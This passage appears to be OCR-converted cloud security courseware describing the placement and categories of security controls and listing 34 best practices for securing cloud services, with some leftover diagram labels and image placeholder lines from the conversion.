- Cloud providers should include the CASB solution for providing a secure web gateway with DLP capabilities.

Placement of Security Controls in the Cloud


Virtual Server
Applications
Operating System
CPU
Memory
NIC
Disk
Virtual Server
Virtual Infrastructure Cluster Farm
SAN
Network Equipment
Load Balancer
Wi-Fi Protected Access
Firewall
Unified Threat Management System
Router
Organization

Placement of Security Controls in the Cloud

It is a best practice to choose information security controls and implement them in proportion to the risks, generally by assessing threats, vulnerabilities, and impacts. One must ensure that proper defensive implementation is in place for the cloud security architecture to be efficient. Many security controls exist that, when kept in a proper place, can safeguard any vulnerability in the system and reduce the effects of an attack.

Categories of security controls:

- **Deterrent controls** – These controls reduce attacks on the cloud system.

  Example: A warning sign on the fence or property to inform potential attackers of adverse consequences if they proceed to attack.

- **Preventive controls** – These controls strengthen the system against incidents by minimizing or eliminating vulnerabilities.

  Example: A strong authentication mechanism to prevent unauthorized use of cloud systems.

- **Detective controls** – These controls detect and react appropriately to occurring incidents.

  Example: Employing IDSs, IPSs, etc. helps detect attacks on cloud systems.

- **Corrective controls** – These controls minimize the consequences of an incident by limiting the damage.

  Example: Restoring system backups.





Virtual Server
Applications
Operating System
CPU
Memory
NIC
Disk
Virtual Server
Virtual Infrastructure Cluster Farm
SAN
Network Equipment
Load Balancer
Wi-Fi Protected Access
Firewall
Unified Threat Management System
Router
Organization

Figure 19.72: Placement of security controls in the cloud




Best Practices for Securing the Cloud

1. Enforce **data protection**, **backup**, and **retention** mechanisms
2. Enforce **SLAs** for patching and vulnerability remediation
3. Vendors should regularly undergo **AICPA SAS 70 Type II audits**
4. Verify one's own cloud in **public domain blacklists**
5. Enforce **legal contracts** in employee behavior policy
6. Prohibit **user credentials sharing** among users, applications, and services
7. Implement strong **authentication**, **authorization** and **auditing** controls
8. Check for **data protection** at both the design stage and at runtime
9. Implement **strong key generation**, storage and management, and destruction practices
10. Monitor the **client's traffic** for any malicious activities
11. Prevent unauthorized server access using **security checkpoints**
12. Disclose applicable **logs** and **data** to customers



Best Practices for Securing the Cloud (Cont'd)

13. Analyze **cloud provider security policies** and SLAs
14. Assess the security of **cloud APIs** and log customer **network traffic**
15. Ensure that the cloud undergoes regular **security checks and updates**
16. Ensure that physical security is a **24 x 7 x 365** affair
17. Enforce **security standards** in installation/configuration
18. Ensure that the memory, storage, and network access is **isolated**
19. Leverage strong **two-factor authentication** techniques where possible
20. Implement a baseline **security breach notification** process
21. Analyze **API dependency chain software** modules
22. Enforce stringent **registration and validation processes**
23. Perform vulnerability and configuration **risk assessments**
24. Disclose infrastructure information, **security patching**, and firewall details



Best Practices for Securing the Cloud (Cont'd)

25 Enforce stringent **cloud security compliance**, SCM (Software Configuration Management), and management practice transparency

26 Employ security devices such as IDS, IPS, and firewall to guard and stop **unauthorized access** to the data stored in the cloud

27 Enforce strict **supply chain** management and conduct a comprehensive supplier assessment

28 Enforce stringent **security policies and procedures** like access control policy, information security management policy, and contract policy

19 Ensure **infrastructure security** through proper management, and monitoring, availability, secure VM separation, and service assurance

30 Use **VPNs** to secure the client's data and ensure that data is **completely deleted** from the main servers along with its replicas when requested for data disposal

31 Ensure **Secure Sockets Layer** (SSL) is used for sensitive and confidential data transmission

32 Analyze the **security model** of the cloud provider interfaces

33 Understand the terms and conditions in the **SLA** like the **minimum level of uptime** and **penalties** in case of failure to adhere to the agreed level

34 Enforce basic information security practices such as strong **password policy**, **physical security**, device security, **encryption**, data security, and network security

